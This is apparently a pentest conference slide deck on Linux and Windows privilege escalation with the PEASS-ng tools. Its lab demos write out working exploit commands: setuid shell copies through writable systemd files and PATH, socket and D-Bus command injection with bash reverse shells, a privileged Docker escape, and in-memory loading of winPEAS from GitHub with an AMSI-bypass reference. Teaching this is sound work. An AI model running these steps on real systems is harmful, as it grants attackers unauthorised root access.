Introduction to Privesc with PEASS-ng suite: Hidden tips & tricks!

// Hack Space Con 2023

HALBORN

Hi!

@carlospolopm

// *CARLOS POLOP*

- **Cloud, Infra & WebApp Team Lead in Halborn.**
- **Pentester/Red Teamer. Several Certifications.**
- **Captain of the Spanish team in ECSC2021 & member of the Team Europe in ICSC2022.**
- **Author of Hacktricks & PEASS-ng.**

Índice

- Linpeas Help
- Linpeas Network Demos
- Linpeas Checks Demo
- 6 Linux Privesc Demos
- Winpeas Help
- Winpeas Checks Demo
- Winpeas Privesc Demo

Linpeas - Help

Checks:

- -o: Only execute some
- -s: Stealth and faster
- -e: Extra checks
- -r enable regexes
- -P: Indicate password

Network:

- -t: Automatic Network Recon
- -d <IP/netmask>: Ping
- -p <ports> -d <IP/netmask>: TCP
- -i <IP> -p <ports>: TCP scan

Port Forwarding:


- -F LOCAL_IP:LOCAL_PORT:REMOTE_IP:REMOTE_PORT

Firmware:

- -f </folder/path>

Misc:

- -w: Wait execution
- -L: Force Linpeas
- -M: Force Macpeas



Linpeas - Network Demos

Network Recon:

- ./linpeas.sh -t #Automatic Recon
- ./linpeas.sh -d 10.211.55.2/24 # Ping discovery
- ./linpeas.sh -i 10.211.55.2 #nmap top1000 TCP recon

Linpeas - Checks Demo

Run linpeas in a kali & Explain the output

- `./linpeas.sh -a`
- `./linpeas.sh -o api_keys_regex -r`
- **Important to explain:**
  - **Cloud**
  - **Sockets**
  - **DBus**
  - **Yaml with sensitive files**
  - **Regexes (https://github.com/JaimePolop/RExpository)**

Linpeas - Privesc Demos (1)

Writable .service file

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-.service-files

Enumeration:
- Search for writable .service files
- Search for writable executables executed by services

Vulnerable Scenario:

```
sudo chmod g+w /lib/systemd/system/cron.service
sudo chgrp myuser /lib/systemd/system/cron.service
```

Exploit:

- In /lib/systemd/system/cron.service, modify line `ExecStart=/usr/sbin/cron -f $EXTRA_OPTS` for `ExecStart=/tmp/script.sh`
- Create /tmp/script.sh con el contenido:

```
#!/bin/bash
cp /bin/bash /tmp/writable_svc; chmod +s /tmp/writable_svc; chmod +x /tmp/writable_svc
```

- Run: `chmod +x /tmp/script.sh`
- Restart cron from root with:

```
systemctl daemon-reload
systemctl restart cron
```

Linpeas - Privesc Demos (2)

Writable systemd PATH variable

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths

Enumeration:
- Check if you have write perms in any folder of the systemd PATH

```
systemctl show-environment
```

Vulnerable Scenario:

```
sudo chmod g+w /snap/bin
sudo chgrp myuser /snap/bin
```

Exploit:

- In /lib/systemd/system/cron.service, modify line `ExecStart=/usr/sbin/cron -f $EXTRA_OPTS` for `ExecStart=/bin/sh -c "iwashere"`
- Identify:

```
find / -name "*.service" -exec cat {} \; 2>/dev/null| grep "/sh "
```

- Create /snap/bin/iwashere con el contenido:

```
#!/bin/bash
cp /bin/bash /tmp/writable_path; chmod +s /tmp/writable_path; chmod +x /tmp/writable_path
```

- Run: `chmod +x /snap/bin/iwashere`
- Restart cron from root with:

```
systemctl daemon-reload
systemctl restart cron
```

Linpeas - Privesc Demos (3)

Connect to privileged Socket

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-sockets

Enumeration:
- Search for writable sockets files
- Figure out what is the app doing with the input

Vulnerable Scenario:

```
echo
"aW1wb3J0IHNvY2tldAppbXBvcnQgb3MsIG9zLnBhdGgKaW1wb3
J0IHRpbWUKZnJvbSBjb2xsZWN0aW9ucyBpbXBvcnQgZGVxdWUgI
CAgCgppZiBvcy5wYXRoLmV4aXN0cygiL3RtcC9zb2NrZXRfdGVz
dC5zIik6CiAgb3MucmVtb3ZlKCIvdG1wL3NvY2tldF90ZXN0LnM
iKSAgICAKCnNlcnZlciA9IHNvY2tldC5zb2NrZXQoc29ja2V0Lk
FGX1VOSVgsIHNvY2tldC5TT0NLX1NUUkVBTSkKc2VydmVyLmJpb
mQoIi90bXAvc29ja2V0X3Rlc3QucyIpCm9zLnN5c3RlbSgiY2ht
b2Qgbyt3IC90bXAvc29ja2V0X3Rlc3QucyIpCndoaWxlIFRydWU
6CiAgc2VydmVyLmxpc3RlbigxKQogIGNvbm4sIGFkZHIgPSBzZX
J2ZXIuYWNjZXB0KCkKICBkYXRhZ3JhbSA9IGNvbm4ucmVjdigxM
DI0KQogIGlmIGRhdGFncmFtOgogICAgcHJpbnQoZGF0YWdyYW0p
CiAgICBvcy5zeXN0ZW0oZGF0YWdyYW0pCiAgICBjb25uLmNsb3N
lKCk=" | base64 -d > /tmp/socket_listener.py;
sudo python3 /tmp/socket_listener.py
```

Exploit:
- Identify: `./linpeas.sh -o procs_crons_timers_srvcs_sockets`
- Identify: `netstat -a -p --unix | grep "socket_test"`
- Run:: `echo "cp /bin/bash /tmp/sock_list; chmod +s /tmp/sock_list; chmod +x /tmp/sock_list;" | socat - UNIX-CLIENT:/tmp/socket_test.s`

Linpeas - Privesc Demos (4)

D-Bus command Injection

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus

Enumeration (as myuser):
- Identify privileged applications waiting for D-Bus communication
- d-feet
- /etc/dbus-1/system.d/htb.oouch.Block.conf

```
busctl list | cat #Enumerate d-bus interfaces
busctl status htb.oouch.Block | cat
busctl tree htb.oouch.Block # Get Objects
busctl introspect htb.oouch.Block /htb/oouch/Block # Get Methods
```

Vulnerable Scenario:
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escalation#c-code

Exploit 1 (as myuser):

```
- dbus-send --system --print-reply --dest=htb.oouch.Block /htb/oouch/Block htb.oouch.Block.Block string:";bash -c 'bash -i >& /dev/tcp/127.0.0.1/8765 0>&1' #"
```

Exploit 2 (as myuser):

```
import dbus
bus = dbus.SystemBus()
block_object = bus.get_object('htb.oouch.Block', '/htb/oouch/Block')
block_iface = dbus.Interface(block_object, dbus_interface='htb.oouch.Block')
runme = ";bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1' #"
response = block_iface.Block(runme)
bus.close()
```

Linpeas - Privesc Demos (5)

Misconfigured ld.so.conf.d

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so

Vulnerable Scenario & Exploit in:
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/ld.so.conf-example

Linpeas - Privesc Demos (6)

Docker container isolation defenses

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security

Namespaces
Useful for security to isolate the processes from the others (mount, ps, IPC, network…). Make sure /proc & /dev is not accessible.

CGroups
This allows to limit resources and doesn't really affect the security of the isolation.
Except for the release_agent to escape…

Capabilities drop
You won't be able to do some privileged actions, even if your user is root, because the used syscall will return permission error.

Seccomp
Limits even more syscalls (default profile).

AppArmor
This will allow to reduce capabilities, syscalls, access to files and folders… (default profile).

AuthZ & AuthN
Plugins can be use to authenticate & authorize a user to perform certain actions within Docker

Linpeas - Privesc Demos (6)

Docker container isolation defenses

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security
- (--privileged) https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation#escape-from-privileged-containers

Check:

```
docker run --rm -it --pid=host --privileged ubuntu bash
docker run --rm -it ubuntu bash

apt update; apt install -y wget; wget
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
bash linpeas.sh -o container

nsenter --target 1 --mount --uts --ipc --net --pid -- sh
cat /etc/hostname
```

Winpeas - Help

Checks:

- <check section name>
- searchpf : Search regex creds in Program Files Folders also
- log[=logfile] : Save output in file
- max-regex-file-size=1000000 : Limit file size to search for regexes
- -lolbas : Check for lolbas binaries
- -linpeas=[url] : If wsl is installed, download and run linpeas

Winpeas - Checks Demo

Run winpeas in a Windows11 & Explain the output (from memory)

- **Bypass amsi:** https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters#amsi-bypass
- `$url = "https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe"`
- `$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "$url" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("-linpeas")`

Winpeas - Privesc Demo

Writable system PATH

- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dll-hijacking/writable-sys-path-+dll-hijacking-privesc

`C:\Users\carlospolop\AppData\Local\Programs\Python\Python310` in SYSTEM Path and writable by current user:

- `icacls C:\Users\carlospolop\AppData\Local\Programs\Python\Python310`

¡Thank You!

Carlos Polop

HALBORN